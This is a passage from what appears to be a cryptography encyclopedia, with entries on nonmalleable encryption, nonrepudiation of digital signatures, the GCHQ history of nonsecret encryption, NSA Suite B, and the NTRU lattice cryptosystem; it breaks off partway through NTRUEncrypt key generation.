The concept of nonmalleability has application beyond encryption. For instance, in the toy coin-flipping protocol described above, one role of the encryption step is to *commit* to the bits before opening them and computing their exclusive-OR. In the toy protocol, the opening of the *commitment* is made trivial by the presence of the judge; in a less centralized protocol, the commitment would be done by secret sharing. But the problem of malleability is the same: *secrecy* of Alice's committed value does not ensure *independence* from the value committed to by Bob. If Bob can maul Alice's commitment messages so as to commit to the same or opposite value at will, the fact that Alice's value is secret is irrelevant.

A natural response is to require Alice and Bob to prove *knowledge* of their committed values: intuitively, if Bob *knows* what he is saying (this can be made precise), then his bit must be independent of Alice's bit – otherwise there would be a violation of semantic security. But again, there is a malleability problem: Perhaps the ►proof of knowledge itself is malleable, even if it is a ►zero-knowledge proof of knowledge.

One Solution: The approach taken in [8] for achieving nm-cca-post encryption based on any *semantically secure* public-key cryptosystem generator $\mathcal{G}$ (as defined in [10]) is as follows.

1. The public key consists of n *pairs* of public keys, $(E_0^1, E_1^1), \ldots, (E_0^n, E_1^n)$, drawn according to $\mathcal{G}$, together with a reference string σ for noninteractive zero-knowledge proofs (NIZKs).
2. To encrypt a plaintext message m:
   - Choose an instance of a ►digital signature scheme.
   - View the public verification key of the signature scheme as a sequence of bits selecting one key (under which to encrypt the plaintext) from each pair of keys in the public key – a total of n keys.
   - Encrypt the plaintext m under each of the n selected keys.
   - Provide a NIZK of consistency of encryptions using the reference string σ – that is, provide a noninteractive zero-knowledge proof that all ciphertexts are valid encryptions, under the selected keys, of the same plaintext.
3. The ciphertext consists of the public verification key for the signature scheme, the n ciphertexts, and the proof of consistency of encryptions.

The intuition for nonmalleability is straightforward. Assume the attacker is given a ciphertext α that it wishes to maul. That is, the attacker is trying to construct a valid ciphertext $\beta \neq \alpha$ encrypting a message m' that is related to m. If the attacker uses for β the same instance of the signature scheme as was used in generating α, then it will not know the secret signing key corresponding to the public verification key, and so will be unable to generate a signature on any content other than the content already signed in α, preventing it from generating a different valid ciphertext. If, instead, the attacker changes the signature scheme, then there will be at least one pair of encryption keys so that, without loss of generality, α contains an encryption $E_0^i(m)$, and the adversary must generate $E_1^i(m')$ for some m' related to m (possibly $m' = m$); intuitively, since the two keys are chosen completely independently, the attacker has been given no clue how to generate an encryption of a related m' under E_1^i (even if it could easily do so under E_0^i because it has seen $E_0^i(m)$ and encryptions under any individual key may be malleable).

Formal Definition: A complete general definition of nonmalleability, suitable to all the settings we have described, is beyond the scope of this encyclopedia entry. Therefore, the attention is restricted to nonmalleability of a public-key cryptosystem under a chosen ciphertext attack in the postprocessing mode.

First the power of the cca-post adversary, denoted $\mathcal{A}$ is defined. Let R be a polynomial-time computable relation. Let n be the security parameter for the *nonmalleable under cca-post* public-key cryptosystem generator $\mathcal{G}'$. $\mathcal{A}$ receives the public key $E \in_R \mathcal{G}'(n)$ and can adaptively choose a sequence of ciphertexts $c_1, c_2, \ldots$. On each of them, $\mathcal{A}$ receives the corresponding plaintext (or "invalid" message, if the ciphertext is invalid). It then produces a distribution $\mathcal{M}$ on messages of length $\ell(n)$, for some polynomial ℓ, by producing a description of the polynomial-time machine that can generate this distribution.

Next m is selected according to $\mathcal{M}$, that is, $m \in_R \mathcal{M}$, and $\mathcal{A}$ receives as a challenge a ciphertext $c \in_R E(m)$, together with some "side-information" about m in the form of $h(m)$. (The function h is polynomially computable; $h(\cdot)$ is sometimes called the *history variable*, and it can be thought of as encapsulating prior knowledge that $\mathcal{A}$ may have concerning the plaintext.) $\mathcal{A}$ then engages in a second phase of adaptively choosing ciphertexts $c_1', c_2', \ldots$ and learning their decryptions. The only restriction is that $c \notin \{c_1', c_2', \ldots\}$.

At the end of the process, $\mathcal{A}$ produces a polynomially bounded length vector of ciphertexts $(f_1, f_2, \ldots)$ not containing the challenge ciphertext c, with each $f_i \in E(\beta_i)$, and a *cleartext* string σ, which is assumed to contain a description of $\mathcal{M}$. Let $\beta = (\beta_1 \beta_2, \ldots)$. $\mathcal{A}$ is considered to have succeeded with respect to R if $R(m, \beta, \sigma)$ holds. (Here β is separated from σ because the goal of the adversary is to produce encryptions of the elements in β.) Let $\pi(\mathcal{A}, R)$ be the probability that $\mathcal{A}$ succeeds, where the probability is over the coin flips of the key generator, $\mathcal{A}, \mathcal{M}$ and the encryption of m.

Let $\mathcal{A}'$ be an *adversary simulator* that does not have access to the encryptions or to the decryptions but can pick a distribution $\mathcal{M}'$. On output E, $\mathcal{A}'$ produces $\mathcal{M}'$, from which $m \in_R \mathcal{M}'$ is chosen. $\mathcal{A}'$ receives $h(m)$ and, without the benefit of a chosen ciphertexts attack, produces a vector of ciphertexts $(f_1, f_2, \ldots)$, where each $f_i \in E(\beta_i)$, and a string σ containing $\mathcal{M}'$. Let $\beta = (\beta_1, \beta_2, \ldots)$. As above, $\mathcal{A}'$ is considered to have succeeded with respect to R if $R(m, \beta, \sigma)$. Let $\pi'(\mathcal{A}', R)$ be the probability that $\mathcal{A}'$ succeeds where the probability is over the coin-flips of the key generator, $\mathcal{A}'$ and $\mathcal{M}'$.

Note that $\mathcal{A}'$ has much less power than $\mathcal{A}$: Not only does it not have access to the ciphertext $c \in E(m)$, but it cannot perform *any* type of chosen ciphertext attack, even in choosing the distribution $\mathcal{M}'$. Note also that the fact that $\mathcal{M}'$ is given to R prevents $\mathcal{A}'$ from choosing trivial distributions.

Definition 1 *A* ►*public-key cryptosystem generator is nonmalleable with respect to chosen* ►*ciphertext attacks in the postprocessing mode if for all probabilistic polynomial-time adversaries $\mathcal{A}$ as above, there exists a probabilistic* ►*polynomial-time adversary simulator $\mathcal{A}'$ such that for all relations $R(\alpha, \beta, \sigma)$ computable in probabilistic polynomial time, $|\pi(\mathcal{A}, R) - \pi'(\mathcal{A}', R)|$ is subpolynomial in n.*

History: Nonmalleability was first defined and explored by Dolev et al. [8], who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge ►interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in [5, 11, 12]. The first practical nm-cca-post cryptosystem is due to Cramer and Shoup [3], and is based on the ►Decisional Diffie–Hellman assumption (see [4] for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the ►Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable ►commitment schemes and zero-knowledge proofs [1]. Relaxed versions of nonmalleable commitment, some in a

model in which the sender and the receiver have access to a shared guaranteed-random string or other *public parameters*, have also been explored (see, e.g., [6, 7, 9]).

Recommended Reading

1. Barak B (2002) Constant-round coin-tossing with a man in the middle or realizing the shared random string model. In: Proceedings of FOCS 2002, Vancouver, pp 345–355
2. Canetti R, Goldwasser S (1999) An efficient *threshold* public key cryptosystem secure against adaptive chosen ciphertext attack. In: Stren J (ed) Advances in cryptology – EUROCRYPT'99, Prague. Lecture Notes in Computer Science, vol 1592. Springer, Berlin, pp 90–106
3. Cramer R, Shoup V (1998) A practical public key cryptosystem secure against adaptive chosen ciphertext attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Santa Barbara. Lecture Notes in Computer Science, vol 1462. Springer, Berlin
4. Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for adaptive chosen ciphertext secure public-key encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002, Amsterdam. Lecture Notes in Computer Science, vol 2332. Springer, Berlin, pp 45–64
5. De Santis A, Di Crescenzo G, Ostrovsky R, Persiano G, Sahai A (2001) Robust non-interactive zero-knowledge. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara. Lecture Notes in Computer Science, vol 2139. Springer, Berlin, pp 566–598
6. Di Crescenzo G, Ishai Y, Ostrovsky R (1998) Non-interactive and non-malleable commitment. In: Proceedings STOC 1998, Dallas, pp 141–150
7. Di Crescenzo G, Katz J, Ostrovsky R, Smith A (2001) Efficient and non-interactive non-malleable commitment. In: Pfitzmann B (ed) Advances in cryptology – EUROCRYPT 2001, Innsbruck. Lecture Notes in Computer Science, vol 2045. Springer, Berlin, pp 40–59
8. Dolev D, Dwork C, Naor M (2000) Non-malleable cryptography. SIAM J Comp 30(2):391–437
9. Fischlin M, Fischlin R (2000) Efficient non-malleable commitment schemes. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Santa Barbara. Lecture Notes in Computer Science, vol 1880. Springer, Berlin, pp 413–431
10. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28:270–299
11. Lindell Y (2003) A simpler construction of CCA2-secure public-key encryption under general assumptions. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003, Warsaw. Lecture Notes in Computer Science, vol 2656. Springer, Berlin, pp 241–254
12. Sahai A (1999) Non-malleable non-interactive zero knowledge and adaptive chosen-ciphertext security. In: Proceedings of FOCS 1999, New York, pp 543–553

Nonrepudiable Agreement

►Contract Signing

Nonrepudiation of Digital Signatures

Mike Just
Glasgow Caledonian University, Scotland, UK

Definition

In general terms, nonrepudiation refers to an inability to disavow a previous agreement. In technical terms, nonrepudiation is often used in relation to the support of nonrepudiation with a ►digital signature.

Background

Historically, the term nonrepudiation most likely evolved from the discussion of repudiation in the New Directions in Cryptography paper by Whit Diffie and Marty Hellman. The authors stated that "[u]nforgeable digital signatures are needed" to protect against a message being "later repudiated by either the transmitter or sender." As public key technology progressed in the late 1970s and into the 1980s, nonrepudiation became one of four main features touted by proponents of the technology. Along with confidentiality (provided by encryption), ►authentication, and data integrity, nonrepudiation via ►digital signature schemes was hailed as the enabling technology for electronic commerce.

In the late 1980s, the concept of nonrepudiation began making its way into technical standards. One of the first appearances in the technical literature occurred in ISO 7498-2, the "Information Processing Systems – Open Systems Interconnection – Basic Reference Model – Part 2 : Security Architecture" (1989). This standard recognized nonrepudiation as a service that "may take one or both of two forms." The two forms comprised nonrepudiation with proof of origin, which was said to "protect against any attempt by the sender to falsely deny sending the data or its contents," and nonrepudiation with proof of delivery, which was supposed to "protect against any subsequent attempt by the recipient to falsely deny receiving the data or its contents."

In 1993, the ITU released the ►X.509 standard, which was titled "Information Technology – Open Systems Interconnection – The Directory: Authentication framework." This standard, which had become the de facto standard for PKI (►Public Key Infrastructure) certificates, further complicated the landscape by defining a nonRepudiation bit. The complications arose not from the fact that the bit was provided, but from how its use was to be interpreted. While some people recognized that this bit (which would have been asserted by the ►Certification Authority (CA)) could only be used to show that at the time the

►certificate was issued that the certificate was intended to provide support for the service of nonrepudiation, others felt that if the bit was set in a certificate used to digitally sign a particular message or transaction, that message or transaction could never be repudiated.

In 1996, the ABA Information Security Committee released the Digital Signature Guidelines (DSG). As defined in the DSG, nonrepudiation provides "strong and substantial evidence of the identity of the signer of a message and of message integrity, sufficient to prevent a party from successfully denying the origin, submission, or delivery of the message and the integrity of its contents." The DSG went on to note that:

- [These] Guidelines define nonrepudiation not as an automatic result of technical mechanisms, but as a property which can ultimately only be determined after recourse to available dispute resolution mechanisms such as a court or arbitrator … Nonrepudiation as defined in this Guideline 1.20 is intended to express a legal conclusion, something less than a final determination by a court of last resort, but something more than a naked rebuttable presumption as is now provided by simple e-mail.

Thus, the DSG was possibly the first articulation of a rebuttable presumption regarding digital signatures.

In 1997, ISO published 10181-4, "Information Technology – Open Systems Interconnection – Security Frameworks for Open Systems: Nonrepudiation framework," which was the first detailed technical treatment of the nonrepudiation issue. The standard, titled The Nonrepudiation Framework, provided the first full technical treatment of the topic of nonrepudiation. The standard focuses on the notion of nonrepudiation being an evidence generating process. The process described in ISO 10181-4 involved a number of different entities and several distinct technical processes. One particularly interesting point about ISO 10181-4 is that it stresses the time-based nature of a nonrepudiation service. In particular, it contemplates a process that produces evidence at one point in time that can be used by a party to a transaction for a message at a later point in time. The standard provides an excellent foundation upon which a definition of nonrepudiation can be based. The nonrepudiation framework in ISO 10181-4 is also consistent with the X.509 standard and is consistent with the American Bar Association digital signature guidelines. Another important thing to note is that the current (as of November 2002) proposed changes to the X.509 standard reflect the notion of evidence that is described in ISO 10181-4 and the digital signature guidelines.

Building on the Digital Signature Guidelines, the ABA ISC released the PKI Assessment Guidelines (PAG) in 2001. The PAG further elaborated on the ideas of nonrepudiation first proposed in the DSG. Specifically, the PAG stated that:

- [T]he digital signature does not by itself result in legal "nonrepudiation." When a subscriber attempts to repudiate a transaction or communication, there may be factual and legal questions and disputes that, if not settled, will need to be resolved in litigation, arbitration, or other alternative dispute resolution mechanism, in order to determine whether the attempted repudiation is ultimately successful. The unique value of PKI is its technological ability to provide robust factual inferences of nonrepudiation, through cryptography, that will serve to provide credible evidence sufficiently strong to persuade a disinterested third party (the ultimate dispute resolution authority), that a subscriber originated a particular transaction or communication. Once the legal proceedings produced a final judgment to that effect, then legal nonrepudiation has occurred.

The PAG, in an attempt to discern between the absolute ability for a decision to be made based upon a technical mechanism (e.g., the assertion of the nonRepudiation bit) and the less than absolute nature of the overall nonrepudiation service, described the notion of "legal nonrepudiation" as part of the information security lexicon. Although both the DSG and the PAG recognized the distinction between an "automatic result of technical mechanisms" and "a property which can ultimately only be determined after recourse to available dispute resolution mechanisms," the introduction of the term legal nonrepudiation seems to have further complicated the issue. Some people in the community view the use of the term "legal nonrepudiation" as further breaking down into separate stages the technical and legal aspects leading to an actual determination.

Theory

The main difficulty with the use of the term nonrepudiation is that, from a technical standpoint, absolute prevention of repudiation via a single digital signature is sometimes thought to be an achievable goal. From a legal standpoint, however, repudiation can always occur, for any number of reasons both legitimate and dishonest (thus relinquishing non repudiation to, at best, a less than absolute status). As a result, or perhaps in spite of this, numerous interpretations for the term developed. They span a continuum ranging from the complete inability to deny sending or receiving a message to simply providing evidence of a message. The most appropriate definitions tend toward the latter end of the spectrum.

Thus, although digital signatures might sometimes be advertised as "providing nonrepudiation," a digital signature by itself on a message or transaction cannot prevent that message or transaction from being repudiated. Even with the nonRepudiation bit being set in a corresponding digital certificate, the most that a digital signature can provide is support or evidence for the recipient of the digital signature to be used at a later time to prove to a third party that the message or transaction took place.

Applications

Support for nonrepudiation is important in any environment in which denial of origin or receipt can be problematic, such as transactions in e-commerce applications and electronic contracts in e-business applications.

Open Problems and Future Directions

While discussions persist in various forums as to the effectiveness of technical nonrepudiation, most recognize that a legal decision regarding a repudiated action requires a wide variety of evidence; digital signatures and certificates can form a key component of this evidence. In this light, present and future use of nonrepudiation relates more to applications or situations in which protection against false denial is required, rather than specific technical enhancements to nonrepudiation.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory 22(6):644–654
2. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126

Nonrepudiation Protocol

►Certified Mail

Nonsecret Encryption

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Synonyms

Public key encryption

Related Concepts

►Electronic Payment; ►Key Agreement; ►Key Distribution; ►Public Key Cryptography

Definition

Nonsecret encryption describes the public key encryption mechanisms discovered by the British secret service in the early 1970s, which later became known as RSA encryption and Diffie–Hellman key agreement.

Background

Modern cryptology was sparked by the groundbreaking work of Martin Hellman, a professor at Stanford University, and two graduate students who worked with him in 1974 and 1975, Ralph Merkle and Whitfield Diffie (see Fig. 1). In April 1976, they started to publish their work in three papers [3, 4, 9], which revealed the concept of ►public key cryptography to the public. The work of Diffie and Hellman, which is now referred to as ►Diffie–Hellman key agreement, allows two people, or more properly their computers, to agree upon a secret key if they have only exchanged authenticated public keys of each other in the first place. Before public key cryptography, it was unanimously agreed in the cryptography community that the only way for two parties to establish secure communications was to first exchange a secret key of some kind. This seemed to be simple common sense: if the recipients did not have a secret to give them some leverage, how could they be in a better position to decrypt the message than an eavesdropper? Practically speaking, this meant that one of

Nonsecret Encryption. Fig. 1 Ralph C. Merkle, Martin Hellman, and Whitfield Diffie (from *left* to *right*)

the parties first had to send a trusted person to the second party with a secret key (which typically took a fair amount of time) or send the key through an existing encryption channel that could not be completely trusted (if it was broken, all of the keys transmitted over that channel were also broken).

In order to set up a group of n people to encrypt messages to each other, one had to exchange $N = 1/2n\,(n-1)$ secret keys among them, one between each pair of group members. The discovery of ►public key cryptography reduced the burden of key generation and exchange from a number N, quadratic in n, to simply n because each group member only needed to publish its own public key in an authenticated fashion. Based on these public keys, any two group members could agree dynamically on a new secret key every time they wished to set up a communication session with each other. There is no way known for an eavesdropper to pick up the secret key by listening in. Without public key cryptography, the problem of ►key management for a large group of participants in a communication network was not practical to handle.

After reading the Diffie–Hellman paper, three researchers at the Massachusetts Institute of Technology (MIT) named Ronald Rivest, Adi Shamir, and Leonard Adleman (RSA) began searching for a practical mathematical function to implement a complete PKC approach. After working on more than 40 candidates, they finally discovered an elegant algorithm based on the product of two ►prime numbers, which went on to become one of the dominant solutions used on the Internet. Their algorithm, named RSA after the initials of its inventors, was not only an elegant implementation of public key encryption (►RSA public key encryption) but also of ►digital signatures (►RSA digital signature scheme). Although the US intelligence tried to stop further publication, the news was spreading fast within and outside of the research community: Martin Gardner introduced the concept of public key cryptography in his widely read column Mathematical Games in the August 1977 edition of Scientific American. Then in February 1978, Rivest et al. published a more detailed paper on their work [10], and the popular press followed soon after. These works opened the door to a totally new area of cryptology and sparked such a huge amount of research in the following decades that public key cryptography is held as the most important development in cryptology since the invention of polyalphabetic ciphers during the Renaissance.


Retrospection

As the British Labour Party strived for more openness of the British Government Communications Head Quarters (GCHQ) organization, the GCHQ revealed in December 1997 that researchers at GCHQ did some work in the early 1970s in the field of "nonsecret encryption," which is related to public-key cryptography, but without inclusion of the concept of digital signatures. Although the claims of GCHQ are not verifiable since the work was not published, and there are no evidentiary artifacts available such as original copies of the papers (David Kahn does not mention nonsecret encryption in his voluminous history of cryptography [7] either), there is still evidence for their accurateness. In 1979, US National Security Agency (NSA) chief Bobby Inman publicly stated that, all the noise about Diffie–Hellman and RSA aside, the intelligence establishment had known about public key cryptography for some time [8]. Whitfield Diffie pursued this track and in the early 1980s, he pried out of an NSA source the names of James Ellis and Clifford Cocks at GCHQ Communications-Electronics Security Group (see Fig. 2). The work of the GCHQ researchers is described below according to James Ellis in his paper "The History of Non-Secret Encryption" [6]. Ellis began thinking about the shared secret key problem in the late 1960s when he discovered an old Bell Labs paper dated October 1944 titled "Final Report on Project C43" [1], describing a clever method of secure telephone conversation between two parties without any prearrangement. If John calls Mary, then Mary can add a random amount of noise to the phone line to drown out John's message in case any eavesdroppers are listening. However, at the same time Mary can also record the telephone call, then later play it back and subtract the noise she had added, thereby leaving John's original message for only her to hear. While there were practical disadvantages to this method, it suggested that the logical possibility existed: there might be methods of establishing secure communications without first exchanging a shared secret key.

Ellis thought about this seemingly paradoxical idea, and while lying in bed one night developed an existence proof that the concept was possible with mathematical encryption, which he recorded in a secret CESG report titled "The Possibility of Non-Secret Encryption" in January 1970 [5]. This showed logically that there could be an encryption method that could work without prior prearrangement, and the quest in GCHQ then turned to finding a practical method to embody the theoretical concept.

Theory

The first workable mathematical formula for nonsecret encryption was discovered by Clifford Cocks, which he recorded in 1973 in a secret CESG report titled "A Note on Non-Secret Encryption" [2]. This work describes a special case of ►RSA public key encryption where the enciphering



Nonsecret Encryption. Fig. 2 James H. Ellis, Clifford C. Cocks, Malcolm J. Williamson (from *left* to *right*)

exponent e is set equal to the public modulus $n = pq$, without any mention of the application to digital signatures. A few months later, in 1974, Malcolm Williamson (see Fig. 2) discovered a mathematical expression based on the commutativity of exponentiation that he recorded in a secret report titled "Non-Secret Encryption Using A ►Finite Field" [11], and which describes a key exchange method similar to that discovered by Diffie, Hellman, and Merkle.

As Steven Levy writes in his article "The Open Secret" [8]: "So concerned was the GCHQ with this possibility that it not only looked at the schemes internally – finding no inherent flaws – but also took the unusual step in 1974 of going to a renowned outsider, Professor R.F. Churchhouse of the University of Wales, presenting him with the mathematical foundation of Cocks's idea, and asking whether it was secure. Churchhouse concluded that as long as no one figured out a fast way of factoring huge primes – something that no mathematician had ever come close to – the scheme was sound."

Even Williamson believed that the whole venture was too risky. When he finally wrote up a revised version of his key scheme, he cited these reservations as the reason for the 2-year delay. "I find myself in an embarrassing position," he wrote. "I have come to doubt the whole theory of nonsecret encryption. The trouble is that I have no proof that the method . . . is genuinely secure." He conceded he could not find anything wrong with the system, though, "and would be grateful if anyone else can." No one did. But by then the GCHQ had tacitly concluded it was not worth the effort to implement a public key cryptosystem.

Discussion

Looking back at the discovery of nonsecret encryption at the GCHQ after more than 25 years of research in public key cryptography, it appears as if going public was the only way to establish ►public key cryptography as a technology mature enough to be used in commercial systems, banking, telecommunications, health care, etc. As we know today, almost all public key based cryptographic systems rely on unproven complexity theoretic assumptions, e.g., the assumption that integer factorization is hard, or that taking discrete logarithms is hard, or the ►Strong RSA Assumption, and many more. Some of them have been investigated by mathematicians for hundreds of years, yet remain neither proven nor falsified. There is a chance that someone might come up some day with a smart algorithm proving that some of these assumptions are false. At least the assumptions of ►integer factorization and discrete logarithms are generally believed not to be invalid any time soon, and this belief is based on more than 25 years of public research, and tremendous efforts of finding more efficient algorithms, which is partly stimulated by challenges and significant rewards for solving them. Nevertheless, all algorithms found so far are of at least subexponential complexity, impractical to be performed as long as the keys are chosen of appropriate length. The case of GCHQ shows that for a new method such as nonsecret encryption, which was so far out of the ordinary at its time, and which after 25 years is still based on a number of unproven complexity theoretic assumptions, only a moderate level of confidence can be achieved within the walls of an intelligence agency. The concept of public key cryptography needed a large open research community to explore all possible weaknesses and risks it might have. If public key cryptography had not been discovered outside of the intelligence community, it would most likely not be used today, not even in the military and intelligence communities because the spies and spooks had hardly gained enough confidence in the new technique and would be too paranoid of potential trap doors.

Recommended Reading

1. Bell Telephone Laboratory (1944) Final report of project C43, October 1944, p 23
2. Cocks CC (1973) A note on non-secret encryption. CESG report. Available from the CESG Portal at http://www.cesg.gov.uk/indexNS.cfm
3. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22(6):644–654
4. Diffie W, Hellman ME (1976) Multiuser cryptographic techniques. AFIPS proceedings of national computer conference, 7–10 June 1976, New York City, New York, vol 45. AFIPS, Montvale, pp 109–112
5. Ellis JH (1970) The possibility of secure non-secret digital encryption. CESG report. Available from the CESG Portal at http://www.cesg.gov.uk/indexNS.cfm
6. Ellis JH (1987) The history of non-secret encryption. CESG report. Available from the CESG portal at http://www.cesg.gov.uk/indexNS.cfm
7. Kahn D (1967) The codebreakers: the story of secret writing. Macmillan, New York; Kahn D (1978) IEEE Trans Inform Theory, IT-24, 525
8. Levy S (1999) The open secret. Wired, pp 108–115. http://www.wired.com/wired/archive/7.04/crypto_pr.html
9. Merkle RC, Hellman ME (1977) Hiding information and receipts in trap door knapsacks. Presented at the Internal Symposium on Information Theory, Cornell University, Ithaca, NY, October 1977
10. Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126, Reprinted: 26(1):96–99, 1983
11. Williamson MJ (1974) Non-secret encryption using a finite field. CESG report

NSA Suite B

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curve Cryptography

Definition

Suite B is a set of cryptographic algorithms selected by National Security Agency (NSA) to protect both classified and unclassified US national security systems and information.

Background

Announced at the RSA conference in 2005, NSA's Suite B is a subset of cryptographic algorithms approved by the National Institute of Standards and Technology. As stated by the NSA, the goal "is to provide industry with a common set of cryptographic algorithms that they can use to create products that meet the needs of the widest range of U.S. Government (USG) needs" [4]. In addition to symmetric-key encryption, Suite B includes algorithms for hashing, digital signatures, and key agreement.

Applications

Suite B includes symmetric-key encryption via the ►Advanced Encryption Standard [3] (with key sizes of 128 and 256 bits), and hashing via the ►Secure Hash Algorithm [1] (using SHA-256 and SHA-384).

Suite B public-key mechanisms are entirely elliptic-curve based. As stated in [6]: "NSA has determined that beyond the 1024-bit public key cryptography in common use today, rather than increase key sizes beyond 1024-bits, a switch to elliptic curve technology is warranted." The public-key schemes are the Elliptic Curve Digital Signature Algorithm (ECDSA) [2] and Elliptic Curve Diffie–Hellman (ECDH) [5]. The elliptic curves specified are the ►NIST curves P-256 and P-384 with 256- and 384-bit prime moduli.

Recommended Reading

1. FIPS 180-3 (2008) Secure Hash Standard (SHS), Federal Information Processing Standards Publication 180-3, National Institute of Standards and Technology, US
2. FIPS 186-3 (2009) Digital Signature Standard (DSS), Federal Information Processing Standards Publication 186-3, National Institute of Standards and Technology, US
3. FIPS 197 (2001) Advanced Encyrption Standard (AES), Federal Information Processing Standards Publication 197, National Institute of Standards and Technology, US
4. National Security Agency, NSA Suite B Cryptography, http://www.nsa.gov/ia/programs/suiteb_cryptography/
5. SP 800-56A (2007) Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography, National Institute of Standards and Technology, US
6. SP 800-57 (2007) Recommendation for Key Management – Part 1: General (Revised) National Institute of Standards and Technology, US

NSS

►NTRU

NTRU

William Whyte[1], Jeff Hoffstein[2]
[1]Security Innovation, Wilmington, MA, USA
[2]Mathematics Department, Brown University, Providence, RI, USA

Synonyms

NTRUEncrypt; NTRUSign; NSS

Related Concepts

►Closest Vector Problem; ►Lattice; ►Lattice-Based Cryptography; ►Post-quantum Cryptography; ►Public Key Cryptography

Definition

►NTRU is a collective name for the ►NTRUEncrypt and ►NTRUSign public key algorithms. Algorithms in the ►NTRU family are based on the approximate ►Closest Vector Problem (appr-CVP) in convolution modular lattices. The lattice structure allows for extremely fast operations and is not currently known to be vulnerable to quantum computing algorithms. The convolution structure allows for considerably smaller key sizes than in other ►lattice-based cryptosystems. ►NTRUEncrypt is standardized in IEEE Std 1363.1-2008 and in ASC X9.98.

Background

The development of ►NTRU was motivated by the need for faster ►public key cryptosystems based on hard mathematical problems other than ►integer factoring, the ►discrete logarithm problem, and the ►elliptic curve discrete logarithm problem. The ►NTRU algorithms are among the best-accepted of the more recent public key algorithms.

Theory

The ►NTRUEncrypt cryptosystem, first proposed in 1996, is a ►public-key cryptosystem based on polynomials in the *polynomial convolution* ►*ring* $R = \mathbb{Z}[X]/(X^N - 1)$. Addition of polynomials in R is simple polynomial addition. Multiplication is polynomial multiplication followed by reduction mod $X^N - 1$ (also known as taking the *convolution product* of the coefficient vectors). The ring is determined by the integer N. In this article, $*$ denotes multiplication in R. The coefficients of polynomials in this ring will frequently be reduced modulo some quantity q, where q is an integer or polynomial of small degree (►Modular arithmetic). This reduction will always be denoted explicitly.

Operations in R are related to ►lattice operations using the ring homomorphism between polynomials in the ring R and the $N \times N$ matrices known as *circulant matrices* with integer coefficients. Under this homomorphism, a polynomial $f(X) = \sum_i f_i X^i$ maps to the matrix

$$\begin{pmatrix} f_0 & f_{N-1} & f_{N-2} & \cdots & f_1 \\ f_1 & f_0 & f_{N-1} & \cdots & f_2 \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ f_{N-1} & f_{N-2} & f_{N-3} & \cdots & f_0 \end{pmatrix}$$

It is easy to verify that this mapping respects addition and multiplication, i.e., that it is a ring homomorphism as stated.

In ►NTRU operations, the coefficients of polynomials in R are frequently reduced mod q, $q \in \mathbb{Z}$. The *convolution modular lattice* defined by a given polynomial h and integer q is the $2N$-dimensional lattice defined by the row vectors of the $2N \times 2N$ matrix of the form

$$\begin{pmatrix} 1 & h \\ 0 & q \end{pmatrix}$$

where h is the circulant matrix defined by h, and 1 and q represent $N \times N$ diagonal matrices with 1 and q, respectively, on the diagonal. If h has been chosen in such a way that there is known to be a particularly short vector in this lattice, the lattice is known as an ►NTRU *lattice*. The hard problems presented to an attacker by the NTRU systems – recovering the private key from a public key, recovering a plaintext from a ciphertext, and signing a message representative – can all be considered instances of solving a ►Closest Vector Problem (CVP) or a ►Shortest Vector Problem (SVP) in an ►NTRU lattice.

Description of the NTRUEncrypt System

NTRUEncrypt [8] is a public-key cryptosystem whose difficulty is based on CVP or SVP in the NTRU lattice. In addition to the ring dimension N and the "big modulus" q, NTRUEncrypt uses a "little modulus" p, which has typically been taken to be the integer 2 or 3 or the polynomial $2 + X$ (operations mod $2 + X$ are discussed in [6]). The quantities p, q, and $X^N - 1$ must be relatively prime (generate the unit ideal) in the ring $\mathbb{Z}[X]$. Additional parameters include the distributions $\mathcal{D}_f$, $\mathcal{D}_g$, $\mathcal{D}_m$, $\mathcal{D}_r$, described below.

- NTRUEncrypt **key generation** selects polynomials f and g which are drawn from distributions $\mathcal{D}_f$ and $\mathcal{D}_g$, respectively. The definitions of $\mathcal{D}_f$ and $\mathcal{D}_g$ are part of the parameter set. Polynomials in $\mathcal{D}_f$, $\mathcal{D}_g$ are small relative to random mod q polynomials: for example, a parameter set might define $\mathcal{D}_f$ and $\mathcal{D}_g$ to be the sets of binary polynomials with d_f and d_g ones, and $N - d_f$

and $N - d_g$ zeros, respectively. For a given definition of $\mathcal{D}_f$, $\mathcal{D}_g$, key generation proceeds as follows:

1. Randomly generate "small" polynomials f and g in $\mathcal{D}_f$, $\mathcal{D}_g$, respectively.
